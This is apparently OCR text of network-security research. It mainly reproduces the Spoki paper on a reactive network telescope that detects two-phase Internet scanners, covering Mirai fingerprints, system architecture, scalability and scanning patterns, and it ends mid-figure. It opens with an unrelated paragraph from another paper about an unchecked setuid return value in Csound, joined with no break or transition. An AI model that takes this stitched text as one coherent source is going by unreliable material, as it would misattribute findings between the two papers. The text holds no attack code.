Case Study: Unchecked RetVal in Csound. As described in the example in Section 3.2, a usual pattern of dropping privileges in a binary with SETUID capability involves invoking *getuid* to get the actual user ID of the user who started the process. This is immediately followed by invoking *setuid* to change the user ID of the process to the real user ID from the effective user ID. However, when the software does not check to see if *setuid* dropped the privileges successfully, it might lead to privilege escalation.

We found multiple instances of such behaviour in *Csound*. The relevant source code snippet is shown in Listing 5. The the *setuid* is invoked inside the function *set_rt_priority* to drop root privileges. After this function *set_rt_priority* returns, the program then creats a log file that is then written to.

In this case, if the *setuid* fails, the log file that would be left on the machine would be owned by root which is a dangerous situation. Since, disregarding the return values of important API functions like *setuid* can lead to security vulnerabilities, compilers often generate warnings to report a situation where the return value of such an API is unused. However, in the snippet shown in Listing 5, the *ignore_value* macro is used to suppress a compiler generated warning. We have submitted a patch for this vulnerability and it has now been fixed.

Spoki: Unveiling a New Wave of Scanners through a Reactive Network Telescope

Raphael Hiesgen
HAW Hamburg

Marcin Nawrocki
Freie Universität Berlin

Alistair King
Kentik

Alberto Dainotti
CAIDA, UC San Diego
Georgia Institute of Technology

Thomas C. Schmidt
HAW Hamburg

Matthias Wählisch
Freie Universität Berlin

Abstract

Large-scale Internet scans are a common method to identify victims of a specific attack. Stateless scanning like in ZMap has been established as an efficient approach to probing at Internet scale. Stateless scans, however, need a second phase to perform the attack. This remains invisible to network telescopes, which only capture the first incoming packet, and is not observed as a related event by honeypots, either. In this work, we examine Internet-wide scan traffic through Spoki, a reactive network telescope operating in real-time that we design and implement. Spoki responds to asynchronous TCP SYN packets and engages in TCP handshakes initiated in the second phase of two-phase scans. Because it is extremely lightweight it scales to large prefixes where it has the unique opportunity to record the first data sequence submitted within the TCP handshake ACK. We analyze two-phase scanners during a three months period using globally deployed Spoki reactive telescopes as well as flow data sets from IXPs and ISPs. We find that a predominant fraction of TCP SYNs on the Internet has irregular characteristics. Our findings also provide a clear signature of today's scans as: (i) highly targeted, (ii) scanning activities notably vary between regional vantage points, and (iii) a significant share originates from malicious sources.

1 Introduction

Today's Internet is under constant attack [2,29]. Host scanning is instrumental to discover vulnerable services, create botnets, and launch cyberattacks. Recent stateless scanning techniques that send out handcrafted TCP SYN packets without utilizing the operating system's TCP/IP stack have advanced speed, scalability, and outreach of malicious scanners—a prominent example of which has been Mirai [3]. Stateless TCP scanners that are seeking more information than open ports need to return to their potential victims with a regular TCP handshake; in this paper we denote them as *two-phase scanners*.

Network telescopes are valuable instruments to monitor the state of the Internet. They collect Internet background radiation (IBR), which grants insight into the current threat level of the Internet [9]. One of the major sources of IBR are scanners that systematically send probes to regions of the IP address space to identify vulnerable hosts. Naturally, network telescopes detect such behavior [13]. Nevertheless, telescopes are passive measurement instruments and the second phase of two-phase scanners remains invisible to them.

In this work, we extend the measurement approach of network telescopes by a reactive response to TCP SYN packets. With our *reactive* network telescope we are able to measure and analyze the behavior of two-phase scanners in a level of detail previously impossible. Our key contributions and findings are as follows:

1. We design and develop **Spoki**, a lightweight reactive component that responds in real-time to TCP SYN packets received by the telescope. Spoki tries to provoke a second scan phase by interacting with TCP sources and establishing connections when possible. Since second phases can originate from different ports, we correlate source addresses with timing to match stateless scans to their "heavyweight" follow-up probes. This approach comes with real-time requirements, as the client-side state is sensitive to response delays. Spoki can handle many connections simultaneously and serve network telescopes that span /8 IPv4 prefixes.
2. We deploy and leverage a global measurement system that consists of two primary reactive telescopes (in the US and Europe), four control telescopes (US, Europe, Oceania), and two flow collectors from the Internet core (an Asian ISP and a European IXP). We find that **stateless SYN scanning contributes more than two-thirds of TCP SYN traffic**. About a third of these scanning hosts reply to our connection offers and can be attributed to two-phase scanners.
3. We perform an in-depth study of two-phase scanners, including their behavior, service targets, and (unspoofed) origins. We find that the **activities of two-phase scanners are significantly more targeted than common one-phase scanners**. This includes the contacted ser-




Figure 1: Share of IPv4 packets with a $TTL > 200$ since 2013.

vices, temporal orchestration, and proximity of sources. When comparing data from our two reactive telescopes, we even see a clear signature of destination-specific service port selection of the scanners.

4. We leverage Spoki also to capture the first data sequence of the scanner and perform a **detailed content analysis**. Our findings reveal extensive banner grabbing, but also repeated signatures of well-known exploits in particular of home routers, mobiles, and IoT devices. We are able to monitor shell code activities, as well as injections of code, some of which are unseen in public sources.
5. We measure and analyze localized two-phase scanning. To our surprise, **scanning activities in Europe largely peak at sources from the same /16 covering IP prefix** as the victims, whereas similar localization patterns are not present in the US or Asia. We verify these results through an extensive flow-data analysis.

To the best of our knowledge, this work is the first to systematically study two-phase scanners using a reactive network telescope. Our findings shed light on a rapidly growing ecosystem of highly performant malicious actors.

2 The Rise of Irregular TCP SYNs

In this section, we present our initial observations that motivate this study. Specifically, we discuss reasons behind—and quantify the amount of—irregular TCP/IP packets in traffic measured at different vantage points in the Internet.

2.1 Regular versus Irregular TCP/IP Packets


Regular applications use the TCP/IP stack of an operating system to build and transmit packets. Few exceptions handcraft packets using raw sockets, mainly to accelerate scanning [16, 22, 30, 35] or to explicitly set header field values [21, 25]. We consider packets to be *irregular* if their header values differ from common system stack behavior, *e.g.,* by their TTL value.

Figure 1 plots the growth of IPv4 packets with a TTL larger than 200 as the share of all packets since 2013, monitored in a large network telescope which spans the majority of a /8 IPv4 prefix. This telescope is used frequently to understand the state of the Internet, *e.g.,* [5, 12, 13]. To our surprise, we observe a steep rise over seven years up to the current share of around 80%. Such a high share is uncommon in regular traffic, as the prevalent operating systems use lower default values for TCP packets [49]. Monitoring TTL values as an indicator for irregular traffic is a well-known technique that has been explored in various contexts [5, 28].

To confirm that irregular packets are not a local phenomenon or specific to this vantage point, we compare the telescope data with two additional vantage points, a large, regional European Internet Exchange Point (IXP) and an intercontinental link of an Asian Internet Service Provider (ISP). We do not disclose the specific locations of these vantage points since they belong to commercial entities.

Among the packets that have high TTL values, we notice a significant portion of TCP packets without TCP options, another irregularity. The OSes dominant on the Internet offer several options during TCP handshake including “maximum segment size”, “SACK permitted”, timestamps, and a window scale. Figure 2 compares the shares of TCP SYN packets with a TTL value above 200 or without TCP options in relation to all TCP SYN packets. The shares largely overlap since many packets exhibit both characteristics. While irregular traffic is not surprising in the telescope data (Figure 2a), the share of irregular SYNs in the regular IXP and ISP traffic still rises well above 50% and spikes up to 90% (Figure 2b, Figure 2c). This phenomenon appears prevalent at all three vantage points.

Irregular SYN packets not only dominate in quantity, they



(a) Network telescope data collected in the US. (b) IXP flow data collected in Europe. (c) ISP packet captures collected in Asia.

Figure 2: Overview of irregular TCP SYN packets at different vantage points, relatively to all TCP SYN packets.




Figure 3: Two-phase scanning.

also cover a much wider port range. While more than 40% of the *regular* SYN packets in each telescope focus on Windows vulnerabilities (445, 3389, 1433), *irregular* SYNs try to contact a large variety of services including SSL, SMTPS, 3074 (Xbox), and gaming ports. Further activities narrow down to responding ports in two-phase scans as discussed below.

Examining the packets in more detail, we notice an IP ID of 54321 in 5% of all irregular packets. This value is well-known to be used by ZMap [16], the first widely deployed *stateless* scanner. We will now argue that the different traffic features of irregular packets relate to two-phase scans and that this type of scans may have malicious intent.

2.2 Two-phase Scanning

By manually analyzing network traces and the open source code of popular scanning tools, we find that stateless scans use irregular TCP SYNs as probe packets. Instead of using the TCP stack of the operating system to issue probes, *stateless scanners* handcraft and send SYN packets from user space. Encoding schemes such as SYN cookies [21] are further used to match response packets to the initial probes. This lightweight approach eliminates the need for local state, thus abandons memory constraints and speeds up Internet-wide scans.

Traditional scans establish a TCP connection and can then gather information from running services, *e.g.,* through banner grabbing or port-specific payloads. Stateless scanners often implement this step only in a second (stateful) phase, such that they only connect to targets identified as responsive through the (stateless) first phase (see Figure 3). This *two-phase* approach drastically reduces the complexity of scanning and gives both researchers and attackers the ability to efficiently probe large parts of the IPv4 address space.

Another way of thinking about this scan methodology is by protocol layers. The first phase tests connectivity on the transport layer before the second phase checks the application layer. This separation into phases only pays off due to the extra round trip required for TCP to send the application layer payload. UDP can check both layers with the first packet and does not need a second phase. Hence, we focus on TCP.

The Mirai botnet is known to have used such a multi-phase scan method to find potential victim hosts using lightweight stateless scans before brute-forcing the login credentials in a second phase [3]. The infection itself was performed asynchronously once valid login credentials were discovered.

For the purpose of this paper, we denote a scanner as an entity or program that sends probes to one or more remote host with the goal to find hosts that react in a certain way to the packets or their payload. Such a behavior could be a specific response message or a triggered action in a local process.

2.3 Malicious Activities

We now show that irregular SYNs and two-phase scanning are largely used for malicious activities. An activity is 'malicious' if it has the intent to impede a host functionality, accesses it or use its resources without consent of the owner, or perform other harmful activities that involve the system. We use 'attack' for a targeted action with a malicious purpose.

To this end, we analyze the first significant increase of irregular scans at the end of 2016 (see Figure 1) in more detail and hypothesize that these relate to the Mirai botnet [3, 26]. We use data from our IXP vantage point because its traffic provides an inter-domain view, covering multiple networks and giving additional insights compared to honeypots [41].

Starting on Sep. 2016, Mirai performed several distributed denial-of-service (DDoS) attacks [3] that led to the largest attacks recorded to date. The Mirai method was adopted quickly due to its efficient implementation of stateless scanning and the misuse of insecure default passwords in IoT products. At its prime, Mirai controlled 400k bots. The public release of the Mirai source code enabled a quick spread of new variants. These botnets slightly diverge from the original implementation but follow the same two-phase scanning approach.

The original Mirai bot sent TCP packets with a sequence number set to the destination IP address instead of a random 32-bit integer. We observe a clear increase of such packets in mid Sep. 2016 (see Figure 4). Even though the original Mirai implementation used a fixed TTL value of 64, later variants utilized higher TTLs as well. Figure 5 shows the distribution of TTLs in traffic with the Mirai fingerprint per common




Figure 4: Number of TCP SYNs with Mirai sequence number fingerprint and TCP SYNs with a TTL $>$ 200 at the EU IXP.




Figure 5: Violin plot of the IP TTL distributions of various Mirai variants. Variants that emerged in Dec. 2016 (marked red) also utilized high TTLs.

target port from Oct. 2016 to Jan. 2017. This evolution led to the increase of high TTL SYNs at the IXP in Dec. 2016, consistently with our telescope observations in Figure 1. We also observe an increased number of Mirai-like bots targeting ports commonly attacked by Mirai, which is well-known to have inspired a variety of successors [50] changing fingerprints [3]. Nearly all scans were initiated by different source IP addresses, and most of the IP addresses belong to different /24 IP prefixes. This highlights a distributed set of hosts, which is common for distributed botnets but not for research scanners.

To summarize, we conjecture that the Mirai stateless scan engine and its public source code paved the way for new malware, which incorporated its functionality but avoided the exact same fingerprint. A steady growth of irregular TCP SYNs on the Internet lets us observe the consequences of Mirai, though. Reviewing the rise of packets with high TTLs in Figure 1 two time points stand out. The first rise in high TTL packets happened around 2014, which correlates with the release of ZMap in 2013 [16]. A second, higher increase in high TTL packets at the end of 2016 matches the observations in Figure 4. From the respective shares of high TTL packets among all packets the impact of the Mirai release was bigger than the impact of the ZMap release, which could indicate a strong use of irregular SYNs among malicious actors. In Section 4.1 we will present more evidence that two-phase scanning is used for malicious activities to date.

2.4 Revealing Two-phase Scanners

To further analyze irregular SYN scanning, and in particular learn about two-phase scanner activities, we built a system that interacts with SYN sources and actively engages in the second phase (see Section 3 for details). In the remainder of this paper, we mark any TCP SYN packet as *irregular SYN* if it exhibits one or more of the following three characteristics: (*i*) TTL > 200, (*ii*) no TCP options, (*iii*) an IP ID of 54321. While this feature set represents our current fingerprint of two-phase scanners, tools can evolve to use different values and evade the present detection scheme. Stateless scanning, however,




Figure 6: Taxonomy of observed scan events.

which comprises the first phase, requires pre-cached, handcrafted headers that will be detectable by some eventually altered feature set. Hence, our methodology of fingerprinting two-phase scanners will remain feasible with appropriately changing parameters.

Just like a regular host, our system accepts incoming TCP connections and collects payload on success. Unlike a regular host, our system listens on all IP addresses and ports of an otherwise unutilized IP prefix[1], *i.e.,* it acts as a *reactive* network telescope.

Figure 6 depicts a taxonomy of observed scan events. SYN packets that arrive at our vantage point can be split into regular and irregular SYNs. We reply with a SYN-ACK in both cases and the remote host either ignores our response, replies with a RST, or completes the TCP handshake with an ACK. In the events we look for, the sender appears to ignore our SYN-ACK response to an irregular SYN, but shortly after reaches the same IP address and port with a regular SYN in a second phase (right branch of our taxonomy in the figure). Once the handshake of the second phase is complete, we collect the payload and reset the connection after a short delay.

This classification is not possible in traditional telescopes, which do not engage in the second phase. Honeypots can observe both phases, but they normally neither correlate the events nor do they analyze irregularities in received packets. Performing these steps in real-time is a unique feature of our detection system.

A second SYN packet can follow a regular TCP SYN as well. We found one order of magnitude fewer of these cases and they almost never carried content. We were able to attribute 20% of them to well-known scanning projects such as Shodan, while 75% are rare events (≤ 4 SYN/month). These observations confirm that irregular SYN packets are characteristic for the two-phase events we want to investigate.

Figure 7 compares the total number of source IP addresses contacts per day with the number of these sources that follow the two-phase scanner pattern as observed from Apr. through Jun. 2020. (We exclude addresses of known scan projects—see Section 4 for details). Both our vantage points see a consistent share of around 30% sources that perform two-phase scans. The drops in a few specific days are due to data loss.

[1] Both our telescopes use dark IP space that was unused for a long time.




Figure 7: Share of observed two-phase sources among sources that send TCP SYN packets, collected in the US. Very similar results are visible at our EU telescope (see Appendix B).

Irregular SYNs are significant in telescope (*i.e.,* unsolicited) traffic and hold a noticeable share in flow data of generic traffic (*e.g.,* visible at a large IXP). Our observations show a relatively stable share of about 30% sources that perform two-phase scans in the telescope. These sources are responsible for a much greater share of packets when also considering regular scanner behavior. Understanding the behavior of these scanners as well as their intentions is of interest considering their involvement in major security incidents in the past.

3 Spoki: A Reactive Network Telescope

We now introduce Spoki, our real-time *reactive* network telescope. Spoki supports both the analysis of arriving traffic and active measurements to track the behavior of the sources.

Designing Spoki faces the following challenges. First, Spoki needs to be scalable in terms of traffic volume and resources. Even if we are only leveraging a couple of unused /24 blocks in this study, our target for stable deployment is one of the largest IPv4 network telescopes (*i.e.,* three quarters of a /8 prefix) listening to more than 12M IP addresses. Current traffic peaks include up to 83.4M packets per minute. Second, Spoki should ensure that scanners receive the SYN ACK in time to engage in the second phase. This means reacting to any incoming packet in near real-time. We need to emulate TCP/IP network stack behavior for any of the listening IP addresses as if each IP address was hosted on a separate system.

The core building blocks of our system are depicted in Figure 8. IBR (*i.e.,* unsolicited traffic) including irregular SYNs originating from the whole Internet is captured by a network telescope. Spoki "subscribes" to listen to a subset (or all) of the telescope IP addresses and extracts the source IP addresses of TCP SYN packets along with the necessary information to craft valid replies. It then uses Scamper [39], a specialized open-source probing application, to send probes that, to the extracted targets, appear as valid responses (*e.g.,* each source address of a probe matches the destination address of the original packet observed and the ACK number is set consistently). As a result, replies to these probes arrive in the telescope mixed with regular IBR. Spoki identifies replies and stores them for further processing. We carefully configure Spoki to not operate as an amplifier (see Appendix A). For a discussion of related work in the context of Spoki, see Section 7.

3.1 Implementing Spoki

Our goal is to design, implement, and deploy a system that can handle the expected traffic in real-time. We leverage the actor programming paradigm. Actors provide scalable components that pass messages among concurrently running computations and separate our system into smaller, specialized building blocks. We implement Spoki in native C++ extended by the C++ Actor Framework (CAF) [11].

CAF combines the benefits of native program execution with a high level of abstraction. Transparent messages passing between actors makes the system distributable and allows scaling across multiple cores as well as multiple hosts. In our case, packets with different source addresses are independent events and can thus be handled concurrently, which makes them a perfect fit for concurrent processing offered by actors. This foundation allows us to focus on the high-level analysis and data flow instead of investing effort into fitting Spoki into the specific deployment environment.

Figure 9 shows the architecture of the Spoki probing system. Packets from the *telescope* (left side of the figure) are captured by a *router* component using libtrace [53], which can ingest packets in parallel threads. It extracts packet information such as the flow tuple and payload, and routes packets to a pool of *shards*. Routing decisions are based on consistent hashing [14, 31] to ensure that packets with the same IP address are routed to the same shard. This approach allows us to implement rate limiting of packets that are sent to a specific target and potentially cache information for the duration of a




Figure 8: Traffic flow for reactive probing in the telescope.




Figure 9: The architecture of Spoki.

handshake or across multiple packets.

Each shard decides which targets to probe and forwards the data to the *broker*. A broker connects to one or more Scamper daemons that handle construction and sending of message probes. Scamper can be easily managed via a socket connection, and it supports various probing methods, including our newly implemented *synack* probe, which we use to accept TCP connections. The *decoder* parses probe confirmations sent by Scamper and writes them to disk. In addition to probe logs, Spoki writes all data from each packet including the payloads and an id that links packets to their respective probes.

To analyze two-phase scanners, Spoki implements the decision tree in Figure 6. It uses simple rules to decide how to reply: (*i*) TCP SYN messages are answered with a TCP SYN ACK message, (*ii*) ACK messages are answered with a RST message, and (*iii*) all other TCP packets are ignored. Note that the SYN-ACK responses sent out by Spoki are irregular themselves as they do not carry TCP options.

Probes are orchestrated by Spoki and sent asynchronously by Scamper. We avoid sending multiple packets to the same target simultaneously by performing rate limiting: we do not answer SYNs from the same source address until Scamper confirms that it sent out the reply. Since care needs to be taken not to miss establishing connections for the second (regular) phase after having replied to an irregular SYN, we rate limit the replies to regular and irregular TCP SYNs separately.

Rate limiting means that Spoki likely does not reply to all packets from scanners that either traverse our IP space horizontally or the ports of a single host vertically without using a permutation similar to ZMap. For horizontal scans this is not an issue, as scanners are likely to send the same payload to all hosts. Unanswered SYNs could still be matched to the same scan process. In contrast, Spoki might miss payloads in vertical scans, which could be avoided by adding the destination port as an additional factor to decide when to respond.

Phases are matched via time correlations between the first and second phase, *i.e.,* the second phase must start after we replied to an irregular packet in the first phase. In addition, we only consider related only packets that arrive within 10 minutes of each other. While both phases can originate from different ports we assume they are sent by the same source address and target the same host and port in our network. Again, Spoki sends responses fast for two reasons. First, to overcome TCP timeouts: In preliminary tests, we found that we need to respond in less than five seconds. Otherwise, we will lose ≈ 45% of complete handshakes because scanners will timeout and send RSTs instead of ACKs. 5 seconds for any of the millions of requests per minute is challenging. Second, to prevent informed scanners to detect abnormal activities: Given our attacker model where two-phase scans are largely used by malicious actors, we may assume advanced attackers that try to detect monitoring systems based on delay-based heuristics.




Figure 10: The scalability of Spoki components.

3.2 Evaluating the Scalability of Spoki

Spoki is built around four main tasks: (*i*) packet *ingestion* via the router, (*ii*) *core* evaluation performed by the shards, (*iii*) *logging* events to disk via the collector, and (*iv*) *probing* handled by the broker via Scamper. We evaluate the performance of Spoki using a Linux server (Ubuntu 20.04.1 LTS), which features two AMD EPYC 7702 64-Core processors and 512GB of RAM. A local pair of virtual Ethernet interfaces route packets between the packet source and Spoki. We use ZMap to generate TCP SYN packets, passing the MAC address of the destination interface along with a probing rate and a range of IP addresses to use as a source. We use two /9 prefixes, one source and one destination prefix. We will publish detailed configurations along with Spoki's source code.

The highest packet rate we tested is 1Mpps. This value is derived from the traffic volumes we observe in the UCSD network telescope, which receives around 800kpps TCP at the beginning of 2021. While the traffic volume will continue to rise, our goal is to show that Spoki can meet the challenge–and scale to larger volumes when needed. The results are shown in Figure 10 with the number of packets per second on the x-axis and the required components (*i.e.,* one thread and one Scamper instance) to handle the load on the y-axis.

Ingestion. In this setup, Spoki only deploys the packet ingestion based on libtrace alongside actors that count the received packets. One Spoki component is able to handle about 250,000 packets per second. This scales linearly, and 1Mpps can be handled by only four components.

Core. Here, we add one shard per ingest thread. The probe requests generated by shards are collected by actors that count them. The packet processing rate matches the ingestion rate.

Logging. I/O puts additional strain on the shards and doubles their outgoing message volume, one message to the probers and one message to the logger. As a result, a single shard can no longer handle 250,000 messages per second. Our evaluation shows a doubling for the number of shards: Scaling up to 1 million messages per second needs eight shards.

Probing. Spoki parallelizes the use of multiple Scamper instances by deploying multiple networking loops, one for each instance. To reduce the resources needed for the communication with Scamper these loops can use unix-domain sockets for communication. This way, we can scale easily with about

20,000 probes per second per instance. To reach the targeted probing rate we deploy 50 Scamper instances, which can be optimized in the future.

Response delay. We target a packet rate of 100,000 probes per second and collect about 6 million data points between packet receipt and the response probe. The mean and 99% confidence intervals are 0.08 milliseconds. This underscores that Spoki is fast and does not miss accepting a handshake.

3.3 Deployment at a Reactive Telescope

We deploy Spoki in four `/24` IP prefixes across the US and Europe on commodity hardware. The machine in the US has 8 cores available and 16GB of RAM, running a single instance with eight shards. The CPU usage is between 5% and 15% per core and the processes have a resident set size (RSS) of ≈80k bytes memory (about 2GB of virtual memory). Three Spoki instances run in the EU, each with its own /24 prefix, on a single machine with 16 cores and 31GB RAM. The overall CPU usage is 10% to 20%, and the processes use between 50k and 70k RSS (slightly above 2GB virtual memory). Scamper sends probes from a separate machine (US), or the same host (EU), which performs both listening and probing. We separately collect PCAP files of the live data.

It is an integral part of Spoki to send packets with source addresses from the IP space of the telescope. Since network telescopes do not bind specific sockets, they cannot send packets themselves. In practice this requires issuing spoofed packets from a host that is connected to the same upstream network to remain indistinguishable to externals. Since reactivity might have unexpected consequences and cause traffic to change for the active versus the passive telescope IP space, we deploy Spoki in this study only on a small portion of each telescope. In the future, this will allow us to analyze potential divergence between its passive and reactive components.

Spoki causes at least two extra packets for each two-phase scanner it answers. In some scenarios, this number is much higher. Some scanners answer the SYN-ACK reply with a RST as part of the first phase. Moreover, the ACK packet sent during the second phase may be retransmitted.

Overall, running Spoki is closer to a telescope than a honeypot, since its responses are minimal and do not include any payload. Our vantage points were previously dark and do not share a prefix with a larger active network; as such, they do not have a bias towards specific traffic.

4 Characterizing Two-Phase Scanners

We now want to analyze two-phase scanners and understand how they operate and how they differ from regular one-phase scanners. Our main observation points are two reactive telescopes operating in Europe and the U.S. from Apr. through Jun. 2020. We complement our measurements using flow data from the European IXP and the Asian ISP to strengthen selected analyses, as well as from two additional telescopes for control purposes.




Figure 11: Temporal distribution of return for two-phase scanners: 75% of second phases are initiated within a few seconds.

In our analysis we exclude traffic from well-known scanning projects (BinaryEdge, Censys, Kudelski, Rapid7, security.ipip, Shadowserver, and Shodan) as well as a few other IP addresses attributable to research measurements (e.g., via DNS names). This sanitization filters out 1.21% of the two-phase events, 3.44% of events that start with an irregular SYN, and 8.43% of events that start with a regular SYN.


4.1 Scanning Patterns

Two-phase scanners are characterized by returning with a regular TCP SYN after a successful irregular scan in the first phase. Figure 11 shows the CDF for the time lag between our SYN ACK (first phase) and the regular SYN (start of second phase). Such scanner reactions happen fast: 75% of the scanners return in less than a second (US) or three (EU). Our event detection considers return times of up to ten minutes and misses virtually none.

Inspecting the tails of slowly returning scanners in more depth reveals two types of behavior. A larger number fluctuates in return time up to 100 seconds, which may be due to scheduling under the system load of many replies from the first scanning phase. A smaller group admits constant, significant delays. We attribute this to implementation or configuration details of the scanning software. No correlations with source locality or targets (IP, port) were visible.


Next we compare the activities of two-phase and regular one-phase scanners. We want to understand whether two-phase scanners simply use a different tool-set but follow the same goals as regular scanners, or whether they have specific targets and distinct behavior. We first examine the scanning flows towards specific services with two metrics: how many sources are interested in a specific port on a given day, and how many of our hosts were scanned on a given port and day.

Figure 12 visualizes the two-phase scanning activities for the lowest 10,000 ports and compares them with regular single phase scans. In all cases, we see the same peak intensity of about 10,000 different sources per day scanning specific ports. The signatures of one- and two-phase scanners, however, largely differ. While one-phase scanning activities cover wide port ranges often at intermediate intensity, the two-phase scanners appear very focused in time and on specific ports.



(a) Two-phase (US). (b) One-phase (US). (c) Two-phase (EU). (d) One-phase (EU).

Figure 12: Unique sources per day that probed the first 10k ports. Two-phase scanners are almost invisible beyond selected ports.



(a) Two-phase (US). (b) One-phase (US). (c) Two-phase (EU). (d) One-phase (EU).

